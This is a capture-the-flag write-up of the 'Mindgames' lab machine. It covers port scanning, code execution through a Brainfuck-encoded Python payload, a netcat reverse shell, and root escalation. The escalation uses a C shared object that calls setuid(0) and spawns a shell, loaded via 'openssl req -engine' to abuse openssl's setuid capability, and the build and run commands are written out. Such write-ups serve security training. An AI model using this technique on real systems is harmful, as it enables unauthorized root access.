Mindgames

Enumeration
- Nmap Scan
- SSH (22)
- HTTP (80)
  - FFUF Fuzzing
  - Website Info

Exploitation

Post-Exploitation

Enumeration

Nmap Scan

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 24:4f:06:26:0e:d3:7c:b8:18:42:40:12:7a:9e:3b:71 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDffdMrJJJtZTQTz8P+ODWiDoe6uUYjfttKprNAGR1YLO6Y25sJ5JCAFe
|   256 5c:2b:3c:56:fd:60:2f:f7:28:34:47:55:d6:f8:8d:c1 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNlJ1UQ0sZlFC3mf3DFBX0c
|   256 da:16:8b:14:aa:58:0e:e1:74:85:6f:af:bf:6b:8d:58 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKrqeElugx9liy4cT7tDMBE59C9PRlEs2KOizMlpDM8h

80/tcp open  http    syn-ack ttl 61 Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Mindgames.
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
```

- Check if password authentication is enabled for SSH

SSH (22)


```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Mindgames]
└─$ ssh root@mindgames.thm
The authenticity of host 'mindgames.thm (10.10.174.202)' can't be established.
ED25519 key fingerprint is SHA256:lJuyZcRDNxh7xFkrA52fIpStw0qwqnkUXjjasiejDOk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'mindgames.thm' (ED25519) to the list of known hosts.
root@mindgames.thm's password:
```

HTTP (80)


FFUF Fuzzing

```
# No output
```

Website Info




This is brainfuck cipher.



I encrypted `print(1+1)` in this cipher and executed it. As expected, I got the output. This could be used to get a reverse shell.

Exploitation



Removing `python -c` from the payload and then executing the payload gives a reverse shell. This makes sense, as the command shown here runs in Python.

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Mindgames]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.4.101.169] from (UNKNOWN) [10.10.174.202] 44418
mindgames@mindgames:~/webserver$ whoami
whoami
mindgames
mindgames@mindgames:~/webserver$
```

Post-Exploitation

I uploaded an SSH public key on the user mindgames for getting an SSH shell as it is more stable than a reverse shell.

I searched for binaries with SUID bit set and cronjobs but got nothing.

```
Files with capabilities (limited to 50):
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/openssl = cap_setuid+ep
```

```
/home/mindgames/webserver/server = cap_net_bind_service+ep
/home/mindgames/webserver/server = cap_net_bind_service+ep is writable
```

Linpeas enumeration result gave this.

Openssl has cap_setuid bit set. This could be used for privilege escalation.

```
#include <unistd.h>

__attribute__((constructor))
static void init() {
    setuid(0);
    execl("/bin/sh", "sh", NULL);
}
```

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Mindgames]
└─$ gcc -fPIC -o engine.o -c engine.c

┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Mindgames]
└─$ gcc -shared -o engine.so -lcrypto engine.o
```

Then, I transferred the a.so file to the target machine. Then I ran the command

`openssl req -engine ./engine.so`

```
mindgames@mindgames:/tmp$ openssl req -engine ./engine.so
# whoami
root
#
```

Saving the file name other than the engine will not work. I don't know why.

```
mindgames@mindgames:/tmp$ openssl req -engine ./engine.so
# id
uid=0(root) gid=1001(mindgames) groups=1001(mindgames)
# exit
mindgames@mindgames:/tmp$ openssl req -engine ./a.so
$ id
uid=1001(mindgames) gid=1001(mindgames) groups=1001(mindgames)
$
```

This is what happens if any other name is used. Anyways we get the root shell.